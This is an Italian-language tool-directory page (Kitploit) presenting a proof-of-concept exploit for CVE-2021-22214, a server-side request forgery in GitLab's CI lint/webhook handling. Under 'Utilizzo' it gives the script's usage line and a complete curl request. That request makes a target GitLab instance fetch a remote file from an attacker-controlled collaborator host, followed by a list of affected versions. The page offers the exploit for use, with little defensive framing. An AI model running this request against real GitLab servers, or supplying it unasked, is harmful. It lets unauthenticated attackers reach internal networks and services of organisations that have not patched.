
Skip to content
KitploitKITPLOIT
StrumentiBlog
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
GitLab-SSRF-CVE-2021-22214 — Proof-of-concept exploit per CVE-2021-22214, una server-side request forgery nei webhook di GitLab, che consente ad attaccanti non autenticati di effettuare richieste HTTP interne. | Kitploit
Strumenti/GitHubGitHub/kh4sh3i/gitlab-ssrf-cve-2021-22214
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebRaccolta InformazioniSicurezza Web
GitHubkh4sh3i/gitlab-ssrf-cve-2021-22214

GitLab-SSRF-CVE-2021-22214

Proof-of-concept exploit per CVE-2021-22214, una server-side request forgery nei webhook di GitLab, che consente ad attaccanti non autenticati di effettuare richieste HTTP interne.

Vedi Repository
Sito web
3134 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2021-22214

POC per CVE-2021-22214: Gitlab SSRF

Descrizione

L'installazione remota di GitLab contiene una vulnerabilità di Server-side request forgery (SSRF) dovuta all'abilitazione della rete interna per i webhook. Un attaccante remoto non autenticato può sfruttare un'istanza GitLab con registrazione limitata, causando l'invio di richieste HTTP a un dominio arbitrario scelto dall'attaccante.

Utilizzo



  • codice python

    root@kitploit:~
    usage:   python3 GitLab_SSRF.py <target> <burp_collaborator_url>
    
  • Comando Curl

root@kitploit:~
curl -s –show-error -H 'Content-Type: application/json' https://TargetIP/api/v4/ci/lint –data '{ "include_merged_yaml": true, "content": "include:\n remote: http://Burp-Collaborator/test.yml"}' 

Versioni interessate

  • Gitlab >=10.5, <13.10.5
  • Gitlab >=13.11, <13.11.5
  • Gitlab >=13.12, <13.12.2

Riferimenti

  • GitLab SSRF (CVE-2021-22214)
  • tenable.com
Scarica lo strumento